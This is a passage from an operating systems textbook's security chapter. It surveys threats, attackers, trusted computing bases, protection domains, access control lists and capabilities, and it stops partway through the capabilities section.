9

SECURITY

Many companies possess valuable information they want to guard closely. Among many things, this information can be technical (e.g., a new chip design or software), commercial (e.g., studies of the competition or marketing plans), financial (e.g., plans for a stock offering) or legal (e.g., documents about a potential merger or takeover). Most of this information is stored on computers. Home computers increasingly have valuable data on them, too. Many people keep their financial information, including tax returns and credit card numbers, on their computer. Love letters have gone digital. And hard disks these days are full of important photos, videos, and movies.

As more and more of this information is stored in computer systems, the need to protect it is becoming increasingly important. Guarding the information against unauthorized usage is therefore a major concern of all operating systems. Unfortunately, it is also becoming increasingly difficult due to the widespread acceptance of system bloat (and the accompanying bugs) as a normal phenomenon. In this chapter we will examine computer security as it applies to operating systems.

The issues relating to operating system security have changed radically in the past few decades. Up until the early 1990s, few people had a computer at home and most computing was done at companies, universities, and other organizations on multiuser computers ranging from large mainframes to minicomputers. Nearly all of these machines were isolated, not connected to any networks. As a consequence security was almost entirely focused on how to keep the users out of each

others' hair. If Tracy and Camille were both registered users of the same computer the trick was to make sure that neither could read or tamper with the other's files, yet allow them to share those files they wanted shared. Elaborate models and mechanisms were developed to make sure no user could get access rights he or she was not entitled to.

Sometimes the models and mechanisms involved classes of users rather than just individuals. For example, on a military computer, data had to be markable as top secret, secret, confidential, or public, and corporals had to be prevented from snooping in generals' directories, no matter who the corporal was and who the general was. All these themes were thoroughly investigated, reported on, and implemented over a period of decades.

An unspoken assumption was that once a model was chosen and an implementation made, the software was basically correct and would enforce whatever the rules were. The models and software were usually pretty simple so the assumption usually held. Thus if theoretically Tracy was not permitted to look at a certain one of Camille's files, in practice she really could not do it.

With the rise of the personal computer, tablets, smartphones and the Internet, the situation changed. For instance, many devices have only one user, so the threat of one user snooping on another user's files mostly disappears. Of course, this is not true on shared servers (possibly in the cloud). Here, there is a lot of interest in keeping users strictly isolated. Also, snooping still happens—in the network, for example. If Tracy is on the same Wi-Fi networks as Camille, she can intercept all of her network data. Modulo the Wi-Fi, this is not a new problem. More than 2000 years ago, Julius Caesar faced the same issue. Caesar needed to send messages to his legions and allies, but there was always a chance that the message would be intercepted by his enemies. To make sure his enemies would not be able to read his commands, Caesar used encryption—replacing every letter in the message with the letter that was three positions to the left of it in the alphabet. So a "D" became an "A", an "E" became a "B", and so on. While today's encryption techniques are more sophisticated, the principle is the same: without knowledge of the key, the adversary should not be able to read the message.

Unfortunately, this does not always work, because the network is not the only place where Tracy can snoop on Camille. If Tracy is able to hack into Camille's computer, she can intercept all the outgoing messages *before*, and all incoming messages *after* they are encrypted. Breaking into someone's computer is not always easy, but a lot easier than it should be (and typically a lot easier than cracking someone's 2048 bit encryption key). The problem is caused by bugs in the software on Camille's computer. Fortunately for Tracy, increasingly bloated operating systems and applications guarantee that there is no shortage of bugs. When a bug is a security bug, we call it a **vulnerability**. When Tracy discovers a vulnerability in Camille's software, she has to feed that software with exactly the right bytes to trigger the bug. Bug-triggering input like this is usually called an **exploit**. Often, successful exploits allow attackers to take full control of the computer machine.

Phrased differently: while Camille may think she is the only user on the computer, she really is not alone at all!

Attackers may launch exploits manually or automatically, by means of a **virus** or a **worm**. The difference between a virus and worm is not always very clear. Most people agree that a virus needs at least *some* user interaction to propagate. For instance, the user should click on an attachment to get infected. Worms, on the other hand, are self propelled. They will propagate regardless of what the user does. It is also possible that a user willingly installs the attacker's code herself. For instance, the attacker may repackage popular but expensive software (like a game or a word processor) and offer it for free on the Internet. For many users, "free" is irresistible. However, installing the free game automatically also installs additional functionality, the kind that hands over the PC and everything in it to a cybercriminal far away. Such software is known as a Trojan horse, a subject we will discuss shortly.

To cover all the bases, this chapter has two main parts. It starts by looking at the security landscape in detail. We will look at threats and attackers (Sec. 9.1), the nature of security and attacks (Sec. 9.2), different approaches to provide access control (Sec. 9.3), and security models (Sec. 9.4). In addition, we will look at cryptography as a core approach to help provide security (Sec. 9.5) and different ways to perform authentication (Sec. 9.6).

So far, so good. Then reality kicks in. The next four major sections are practical security problems that occur in daily life. We will talk about the tricks that attackers use to take control over a computer system, as well as counter measures to prevent this from happening. We will also discuss insider attacks and various kinds of digital pests. We conclude the chapter with a short discussion of ongoing research on computer security and finally a short summary.

Also worth noting is that while this is a book on operating systems, operating systems security and network security are so intertwined that it is really impossible to separate them. For example, viruses come in over the network but affect the operating system. On the whole, we have tended to err on the side of caution and included some material that is germane to the subject but not strictly an operating systems issue.

9.1 THE SECURITY ENVIRONMENT

Let us start our study of security by defining some terminology. Some people use the terms "security" and "protection" interchangeably. Nevertheless, it is frequently useful to make a distinction between the general problems involved in making sure that files are not read or modified by unauthorized persons, which include technical, administrative, legal, and political issues, on the one hand, and the specific operating system mechanisms used to provide security, on the other. To avoid confusion, we will use the term **security** to refer to the overall problem, and

the term **protection mechanisms** to refer to the specific operating system mechanisms used to safeguard information in the computer. The boundary between them is not well defined, however. First we will look at security threats and attackers to see what the nature of the problem is. Later on in the chapter we will look at the protection mechanisms and models available to help achieve security.

9.1.1 Threats

Many security texts decompose the security of an information system in three components: confidentiality, integrity, and availability. Together, they are often referred to as "CIA." They are shown in Fig. 9-1 and constitute the core security properties that we must protect against attackers and eavesdroppers—such as the (other) CIA.

The first, **confidentiality**, is concerned with having secret data remain secret. More specifically, if the owner of some data has decided that these data are to be made available only to certain people and no others, the system should guarantee that release of the data to unauthorized people never occurs. As an absolute minimum, the owner should be able to specify who can see what, and the system should enforce these specifications, which ideally should be per file.

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

Figure 9-1. Security goals and threats.

The second property, **integrity**, means that unauthorized users should not be able to modify any data without the owner's permission. Data modification in this context includes not only changing the data, but also removing data and adding false data. If a system cannot guarantee that data deposited in it remain unchanged until the owner decides to change them, it is not worth much for data storage.

The third property, **availability**, means that nobody can disturb the system to make it unusable. Such **denial-of-service** attacks are increasingly common. For example, if a computer is an Internet server, sending a flood of requests to it may cripple it by eating up all of its CPU time just examining and discarding incoming requests. If it takes, say, 100 μsec to process an incoming request to read a Web page, then anyone who manages to send 10,000 requests/sec can wipe it out. Reasonable models and technology for dealing with attacks on confidentiality and integrity are available; foiling denial-of-service attacks is much harder.

Later on, people decided that three fundamental properties were not enough for all possible scenarios, and so they added additional ones, such as authenticity, accountability, nonrepudiability, privacy, and others. Clearly, these are all nice to

have. Even so, the original three still have a special place in the hearts and minds of most (elderly) security experts.

Systems are under constant threat from attackers. For instance, an attacker may sniff the traffic on a local area network and break the confidentiality of the information, especially if the communication protocol does not use encryption. Likewise, an intruder may attack a database system and remove or modify some of the records, breaking their integrity. Finally, a judiciously placed denial-of-service attack may destroy the availability of one or more computer systems.

There are many ways in which an outsider can attack a system; we will look at some of them later in this chapter. Many of the attacks nowadays are supported by highly advanced tools and services. Some of these tools are built by so-called "black-hat" hackers, others by "white hats." Just like in the old Western movies, the bad guys in the digital world wear black hats and ride Trojan horses—the good hackers wear white hats and code faster than their shadows.

Incidentally, the popular press tends to use the generic term "hacker" exclusively for the black hats. However, within the computer world, "hacker" is a term of honor reserved for great programmers. While some of these are rogues, most are not. The press got this one wrong. In deference to true hackers, we will use the term in the original sense and will call people who try to break into computer systems where they do not belong either **crackers** or black hats.

Going back to the attack tools, it may come as a surprise that many of them are developed by white hats. The explanation is that, while the baddies may (and do) use them also, these tools primarily serve as convenient means to test the security of a computer system or network. For instance, a tool like *nmap* helps attackers determine the network services offered by a computer system by means of a **portscan**. One of the simplest scanning techniques offered by nmap is to try and set up TCP connections to every possible port number on a computer system. If the connection setup to a port succeeds, there must be a server listening on that port. Moreover, since many services use well-known port numbers, it allows the security tester (or attacker) to find out in detail what services are running on a machine. Phrased differently, *nmap* is useful for attackers as well as defenders, a property that is known as **dual use**. Another set of tools, collectively referred to as *dsniff*, offers a variety of ways to monitor network traffic and redirect network packets. The *Low Orbit Ion Cannon* (*LOIC*), meanwhile, is not (just) a SciFi weapon to vaporize enemies in a galaxy far away, but also a tool to launch denial-of-service attacks. And with the *Metasploit* framework that comes preloaded with hundreds of convenient exploits against all sorts of targets, launching attacks was never easier. Clearly, all these tools have dual-use issues. Like knives and axes, it does not mean they are bad *per se*.

However, cybercriminals also offer a wide range of (often online) services to wannabe cyber kingpins: to spread malware, launder money, redirect traffic, provide hosting with a no-questions-asked policy, and many other useful things. Most criminal activities on the Internet build on infrastructures known as **botnets** that

consist of thousands (and sometimes millions) of compromised computers—often normal computers of innocent and ignorant users. There are all-too-many ways in which attackers can compromise a user's machine. For instance, they may offer free, but malicious versions of popular software. The sad truth is that the promise of free ("cracked") versions of expensive software is irresistible to many users. Unfortunately, the installation of such programs gives the attacker full access to the machine. It is like handing over the key to your house to a perfect stranger. When the computer is under control of the attacker, it is known as a **bot** or **zombie**. Typically, none of this is visible to the user. Nowadays, botnets consisting of hundreds of thousands of zombies are the workhorses of many criminal activities. A few hundred thousand PCs are a lot of machines to pilfer for banking details, or to use for spam, and just think of the carnage that may ensue when a million zombies aim their *LOIC* weapons at an unsuspecting target.

Sometimes, the effects of the attack go well beyond the computer systems themselves and reach directly into the physical world. One example is the attack on the waste management system of Maroochy Shire, in Queensland, Australia—not too far from Brisbane. A disgruntled ex-employee of a sewage system installation company was not amused when the Maroochy Shire Council turned down his job application and he decided not to get mad, but to get even. He took control of the sewage system and caused a million liters of raw sewage to spill into the parks, rivers and coastal waters (where fish promptly died)—as well as other places.

More generally, there are folks out there who bear a grudge against some particular country or (ethnic) group or who are just angry at the world in general and want to destroy as much infrastructure as they can without too much regard to the nature of the damage or who the specific victims are. Usually such people feel that attacking their enemies' computers is a good thing, but the attacks themselves may not be well targeted.

At the opposite extreme is cyberwarfare. A cyberweapon commonly referred to as *Stuxnet* physically damaged the centrifuges in a uranium enrichment facility in Natanz, Iran, and is said to have caused a significant slowdown in Iran's nuclear program. While no one has come forward to claim credit for this attack, something that sophisticated probably originated with the secret services of one or more countries hostile to Iran.

One important aspect of the security problem, related to confidentiality, is **privacy**: protecting individuals from misuse of information about them. This quickly gets into many legal and moral issues. Should the government compile dossiers on everyone in order to catch *X*-cheaters, where *X* is "welfare" or "tax," depending on your politics? Should the police be able to look up anything on anyone in order to stop organized crime? What about the U.S. National Security Agency's monitoring millions of cell phones daily in the hope of catching would-be terrorists? Do employers and insurance companies have rights? What happens when these rights conflict with individual rights? All of these issues are extremely important but are beyond the scope of this book.

9.1.2 Attackers

Most people are pretty nice and obey the law, so why worry about security? Because there are unfortunately a few people around who are not so nice and want to cause trouble (possibly for their own commercial gain). In the security literature, people who are nosing around places where they have no business being are called **attackers**, **intruders**, or sometimes **adversaries**. A few decades ago, cracking computer systems was all about showing your friends how clever you were, but nowadays this is no longer the only or even the most important reason to break into a system. There are many different types of attacker with different kinds of motivation: theft, hacktivism, vandalism, terrorism, cyberwarfare, espionage, spam, extortion, fraud—and occasionally the attacker still simply wants to show off, or expose the poor security of an organization.

Attackers similarly range from not very skilled wannabe black hats, also referred to as **script-kiddies**, to extremely skillful crackers. They may be professionals working for criminals, governments (e.g., the police, the military, or the secret services), or security firms—or hobbyists that do all their hacking in their spare time. It should be clear that trying to keep a hostile foreign government from stealing military secrets is quite a different matter from trying to keep students from inserting a funny message-of-the-day into the system. The amount of effort needed for security and protection clearly depends on who the enemy is thought to be.

9.2 OPERATING SYSTEMS SECURITY

There are many ways to compromise the security of a computer system. Often they are not sophisticated at all. For instance, many people set their PIN codes to *0000*, or their password to "password"—easy to remember, but not very secure. There are also people who do the opposite. They pick very complicated passwords, so that they cannot remember them, and have to write them down on a Post-it note which they attach to their screen or keyboard. This way, anyone with physical access to the machine (including the cleaning staff, secretary, and all visitors) also has access to everything *on* the machine. There are many other examples, and they include high-ranking officials losing USB sticks with sensitive information, old hard drives with trade secrets that are not properly wiped before being dropped in the recycling bin, and so on.

Nevertheless, some of the most important security incidents *are* due to sophisticated cyber attacks. In this book, we are specifically interested in attacks that are related to the operating system. In other words, we will not look at Web attacks, or attacks on SQL databases. Instead, we focus on attacks where the operating system is either the target of the attack or plays an important role in enforcing (or more commonly, failing to enforce) the security policies.

In general, we distinguish between attacks that *passively* try to steal information and attacks that *actively* try to make a computer program misbehave. An example of a passive attack is an adversary that sniffs the network traffic and tries to break the encryption (if any) to get to the data. In an active attack, the intruder may take control of a user's Web browser to make it execute malicious code, for instance to steal credit card details. In the same vein, we distinguish between **cryptography**, which is all about shuffling a message or file in such a way that it becomes hard to recover the original data unless you have the key, and software **hardening**, which adds protection mechanisms to programs to make it hard for attackers to make them misbehave. The operating system uses cryptography in many places: to transmit data securely over the network, to store files securely on disk, to scramble the passwords in a password file, etc. Program hardening is also used all over the place: to prevent attackers from injecting new code into running software, to make sure that each process has exactly those privileges it needs to do what it is supposed to do and no more, etc.

9.2.1 Can We Build Secure Systems?

Nowadays, it is hard to open a newspaper without reading yet another story about attackers breaking into computer systems, stealing information, or controlling millions of computers. A naive person might logically ask two questions concerning this state of affairs:

1. Is it possible to build a secure computer system?
2. If so, why is it not done?

The answer to the first one is: "In theory, yes." In principle, software can be free of bugs and we can even verify that it is secure—as long as that software is not too large or complicated. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question. The second question, why secure systems are not being built, comes down to two fundamental reasons. First, current systems are not secure but users are unwilling to throw them out. If Microsoft were to announce that in addition to Windows it had a new product, SecureOS, that was resistant to viruses but did not run Windows applications, it is far from certain that every person and company would drop Windows like a hot potato and buy the new system immediately. In fact, Microsoft has a secure OS (Fandrich et al., 2006) but is not marketing it.

The second issue is more subtle. The only known way to build a secure system is to keep it simple. Features are the enemy of security. The good folks in the Marketing Dept. at most tech companies believe (rightly or wrongly) that what users want is more features, bigger features, and better features. They make sure that the system architects designing their products get the word. However, all these mean more complexity, more code, more bugs, and more security errors.

Here are two fairly simple examples. The first email systems sent messages as ASCII text. They were simple and could be made fairly secure. Unless there are really dumb bugs in the email program, there is little an incoming ASCII message can do to damage a computer system (we will actually see some attacks that may be possible later in this chapter). Then people got the idea to expand email to include other types of documents, for example, *Word* files, which can contain programs in macros. Reading such a document means running somebody else's program on your computer. No matter how much sandboxing is used, running a foreign program on your computer is inherently more dangerous than looking at ASCII text. Did users demand the ability to change email from passive documents to active programs? Probably not, but somebody thought it would be a nifty idea, without worrying too much about the security implications.

The second example is the same thing for Web pages. When the Web consisted of passive HTML pages, it did not pose a major security problem. Now that many Web pages contain programs (applets and JavaScript) that the user has to run to view the content, one security leak after another pops up. As soon as one is fixed, another takes its place. When the Web was entirely static, were users up in arms demanding dynamic content? Not that the authors remember, but its introduction brought with it a raft of security problems. It looks like the Vice-President-In-Charge-Of-Saying-No was asleep at the wheel.

Actually, there are some organizations that think good security is more important than nifty new features, the military being the prime example. In the following sections we will look some of the issues involved, but they can be summarized in one sentence. To build a secure system, have a security model at the core of the operating system that is simple enough that the designers can actually understand it, and resist all pressure to deviate from it in order to add new features.

9.2.2 Trusted Computing Base

In the security world, people often talk about **trusted systems** rather than secure systems. These are systems that have formally stated security requirements and meet these requirements. At the heart of every trusted system is a minimal **TCB** (**Trusted Computing Base**) consisting of the hardware and software necessary for enforcing all the security rules. If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX). Operating system functions that must be part of the TCB include process creation, process switching, memory management, and part of file and I/O management. In a secure design, often the TCB will be quite separate from the rest of the operating system in order to minimize its size and verify its correctness.

An important part of the TCB is the reference monitor, as shown in Fig. 9-2. The reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not. The reference monitor thus allows all the security decisions to be put in one place, with no possibility of bypassing it. Most operating systems are not designed this way, which is part of the reason they are so insecure.




Figure 9-2. A reference monitor.

One of the goals of some current security research is to reduce the trusted computing base from millions of lines of code to merely tens of thousands of lines of code. In Fig. 1-26 we saw the structure of the MINIX 3 operating system, which is a POSIX-conformant system but with a radically different structure than Linux or FreeBSD. With MINIX 3, only about 10.000 lines of code run in the kernel. Everything else runs as a set of user processes. Some of these, like the file system and the process manager, are part of the trusted computing base since they can easily compromise system security. But other parts, such as the printer driver and the audio driver, are not part of the trusted computing base and no matter what is wrong with them (even if they are taken over by a virus), there is nothing they can do to compromise system security. By reducing the trusted computing base by two orders of magnitude, systems like MINIX 3 can potentially offer much higher security than conventional designs.

9.3 CONTROLLING ACCESS TO RESOURCES

Security is easier to achieve if there is a clear model of what is to be protected and who is allowed to do what. Quite a bit of work has been done in this area, so we can only scratch the surface in this brief treatment. We will focus on a few general models and the mechanisms for enforcing them.

9.3.1 Protection Domains

A computer system contains many resources, or "objects," that need to be protected. These objects can be hardware (e.g., CPUs, memory pages, disk drives, or printers) or software (e.g., processes, files, databases, or semaphores).

Each object has a unique name by which it is referenced, and a finite set of operations that processes are allowed to carry out on it. The read and write operations are appropriate to a file; up and down make sense on a semaphore.

It is obvious that a way is needed to prohibit processes from accessing objects that they are not authorized to access. Furthermore, this mechanism must also make it possible to restrict processes to a subset of the legal operations when that is needed. For example, process *A* may be entitled to read, but not write, file *F*.

In order to discuss different protection mechanisms, it is useful to introduce the concept of a domain. A **domain** is a set of (object, rights) pairs. Each pair specifies an object and some subset of the operations that can be performed on it. A **right** in this context means permission to perform one of the operations. Often a domain corresponds to a single user, telling what the user can do and not do, but a domain can also be more general than just one user. For example, the members of a programming team working on some project might all belong to the same domain so that they can all access the project files.

How objects are allocated to domains depends on the specifics of who needs to know what. One basic concept, however, is the **POLA** (**Principle of Least Authority**) or need to know. In general, security works best when each domain has the minimum objects and privileges to do its work—and no more.

Figure 9-3 shows three domains, showing the objects in each domain and the rights (Read, Write, eXecute) available on each object. Note that *Printer1* is in two domains at the same time, with the same rights in each. *File1* is also in two domains, with different rights in each one.




Figure 9-3. Three protection domains.

At every instant of time, each process runs in some protection domain. In other words, there is some collection of objects it can access, and for each object it has some set of rights. Processes can also switch from domain to domain during execution. The rules for domain switching are highly system dependent.

To make the idea of a protection domain more concrete, let us look at UNIX (including Linux, FreeBSD, and friends). In UNIX, the domain of a process is defined by its UID and GID. When a user logs in, his shell gets the UID and GID contained in his entry in the password file and these are inherited by all its children. Given any (UID, GID) combination, it is possible to make a complete list of all objects (files, including I/O devices represented by special files, etc.) that can be accessed, and whether they can be accessed for reading, writing, or executing. Two processes with the same (UID, GID) combination will have access to exactly the same set of objects. Processes with different (UID, GID) values will have access to a different set of files, although there may be considerable overlap.

Furthermore, each process in UNIX has two halves: the user part and the kernel part. When the process does a system call, it switches from the user part to the kernel part. The kernel part has access to a different set of objects from the user part. For example, the kernel can access all the pages in physical memory, the entire disk, and all the other protected resources. Thus, a system call causes a domain switch.

When a process does an exec on a file with the SETUID or SETGID bit on, it acquires a new effective UID or GID. With a different (UID, GID) combination, it has a different set of files and operations available. Running a program with SETUID or SETGID is also a domain switch, since the rights available change.

An important question is how the system keeps track of which object belongs to which domain. Conceptually, at least, one can envision a large matrix, with the rows being domains and the columns being objects. Each box lists the rights, if any, that the domain contains for the object. The matrix for Fig. 9-3 is shown in Fig. 9-4. Given this matrix and the current domain number, the system can tell if an access to a given object in a particular way from a specified domain is allowed.

	Object							
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2
Domain 1	Read	Read Write						
2			Read	Read Write Execute	Read Write		Write	
3						Read Write Execute	Write	Write

Figure 9-4. A protection matrix.

Domain switching itself can be easily included in the matrix model by realizing that a domain is itself an object, with the operation enter. Figure 9-5 shows the matrix of Fig. 9-4 again, only now with the three domains as objects themselves. Processes in domain 1 can switch to domain 2, but once there, they cannot go back.

This situation models executing a SETUID program in UNIX. No other domain switches are permitted in this example.

	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
Domain 1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

Figure 9-5. A protection matrix with domains as objects.

9.3.2 Access Control Lists

In practice, actually storing the matrix of Fig. 9-5 is rarely done because it is large and sparse. Most domains have no access at all to most objects, so storing a very large, mostly empty, matrix is a waste of disk space. Two methods that are practical, however, are storing the matrix by rows or by columns, and then storing only the nonempty elements. The two approaches are surprisingly different. In this section we will look at storing it by column; in the next we will study storing it by row.

The first technique consists of associating with each object an (ordered) list containing all the domains that may access the object, and how. This list is called the **ACL** (**Access Control List**) and is illustrated in Fig. 9-6. Here we see three processes, each belonging to a different domain, *A*, *B*, and *C*, and three files *F1*, *F2*, and *F3*. For simplicity, we will assume that each domain corresponds to exactly one user, in this case, users *A*, *B*, and *C*. Often in the security literature the users are called **subjects** or **principals**, to contrast them with the things owned, the **objects**, such as files.

Each file has an ACL associated with it. File *F1* has two entries in its ACL (separated by a semicolon). The first entry says that any process owned by user *A* may read and write the file. The second entry says that any process owned by user *B* may read the file. All other accesses by these users and all accesses by other users are forbidden. Note that the rights are granted by user, not by process. As far as the protection system goes, any process owned by user *A* can read and write file *F1*. It does not matter if there is one such process or 100 of them. It is the owner, not the process ID, that matters.

File *F2* has three entries in its ACL: *A*, *B*, and *C* can all read the file, and *B* can also write it. No other accesses are allowed. File *F3* is apparently an executable program, since *B* and *C* can both read and execute it. *B* can also write it.




Figure 9-6. Use of access control lists to manage file access.

This example illustrates the most basic form of protection with ACLs. More sophisticated systems are often used in practice. To start with, we have shown only three rights so far: read, write, and execute. There may be additional rights as well. Some of these may be generic, that is, apply to all objects, and some may be object specific. Examples of generic rights are destroy object and copy object. These could hold for any object, no matter what type it is. Object-specific rights might include append message for a mailbox object and sort alphabetically for a directory object.

So far, our ACL entries have been for individual users. Many systems support the concept of a **group** of users. Groups have names and can be included in ACLs. Two variations on the semantics of groups are possible. In some systems, each process has a user ID (UID) and group ID (GID). In such systems, an ACL entry contains entries of the form

UID1, GID1: rights1; UID2, GID2: rights2; ...

Under these conditions, when a request is made to access an object, a check is made using the caller's UID and GID. If they are present in the ACL, the rights listed are available. If the (UID, GID) combination is not in the list, the access is not permitted.

Using groups this way effectively introduces the concept of a **role**. Consider a computer installation in which Tana is system administrator, and thus in the group *sysadm*. However, suppose that the company also has some clubs for employees and Tana is a member of the pigeon fanciers club. Club members belong to the group *pigfan* and have access to the company's computers for managing their pigeon database. A portion of the ACL might be as shown in Fig. 9-7.

If Tana tries to access one of these files, the result depends on which group she is currently logged in as. When she logs in, the system may ask her to choose which of her groups she is currently using, or there might even be different login

File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Figure 9-7. Two access control lists.

names and/or passwords to keep them separate. The point of this scheme is to prevent Tana from accessing the password file when she currently has her pigeon fancier's hat on. She can do that only when logged in as the system administrator.

In some cases, a user may have access to certain files independent of which group she is currently logged in as. That case can be handled by introducing the concept of a **wildcard**, which means everyone. For example, the entry

```
tana, *: RW
```

for the password file would give Tana access no matter which group she was currently in as.

Yet another possibility is that if a user belongs to any of the groups that have certain access rights, the access is permitted. The advantage here is that a user belonging to multiple groups does not have to specify which group to use at login time. All of them count all of the time. A disadvantage of this approach is that it provides less encapsulation: Tana can edit the password file during a pigeon club meeting.

The use of groups and wildcards introduces the possibility of selectively blocking a specific user from accessing a file. For example, the entry

```
virgil, *: (none); *, *: RW
```

gives the entire world except for Virgil read and write access to the file. This works because the entries are scanned in order, and the first one that applies is taken; subsequent entries are not even examined. A match is found for Virgil on the first entry and the access rights, in this case, "none" are found and applied. The search is terminated at that point. The fact that the rest of the world has access is never even seen.

The other way of dealing with groups is not to have ACL entries consist of (UID, GID) pairs, but to have each entry be a UID or a GID. For example, an entry for the file *pigeon_data* could be

```
debbie: RW; phil: RW; pigfan: RW
```

meaning that Debbie and Phil, and all members of the *pigfan* group have read and write access to the file.

It sometimes occurs that a user or a group has certain permissions with respect to a file that the file owner later wishes to revoke. With access-control lists, it is relatively straightforward to revoke a previously granted access. All that has to be

done is edit the ACL to make the change. However, if the ACL is checked only when a file is opened, most likely the change will take effect only on future calls to open. Any file that is already open will continue to have the rights it had when it was opened, even if the user is no longer authorized to access the file.

9.3.3 Capabilities

The other way of slicing up the matrix of Fig. 9-5 is by rows. When this method is used, associated with each process is a list of objects that may be accessed, along with an indication of which operations are permitted on each, in other words, its domain. This list is called a **capability list** (or **C-list**) and the individual items on it are called **capabilities** (Dennis and Van Horn, 1966; Fabry, 1974). A set of three processes and their capability lists is shown in Fig. 9-8.




Figure 9-8. When capabilities are used, each process has a capability list.

Each capability grants the owner certain rights on a certain object. In Fig. 9-8, the process owned by user *A* can read files *F1* and *F2*, for example. Usually, a capability consists of a file (or more generally, an object) identifier and a bitmap for the various rights. In a UNIX-like system, the file identifier would probably be the i-node number. Capability lists are themselves objects and may be pointed to from other capability lists, thus facilitating sharing of subdomains.

It is fairly obvious that capability lists must be protected from user tampering. Three methods of protecting them are known. The first way requires a **tagged architecture**, a hardware design in which each memory word has an extra (or tag) bit that tells whether the word contains a capability or not. The tag bit is not used by arithmetic, comparison, or similar ordinary instructions, and it can be modified only by programs running in kernel mode (i.e., the operating system). Tagged-architecture machines have been built and can be made to work well (Feustal, 1972). The IBM AS/400 is a popular example.

The second way is to keep the C-list inside the operating system. Capabilities are then referred to by their position in the capability list. A process might say: "Read 1 KB from the file pointed to by capability 2." This form of addressing is similar to using file descriptors in UNIX. Hydra (Wulf et al., 1974) worked this way.

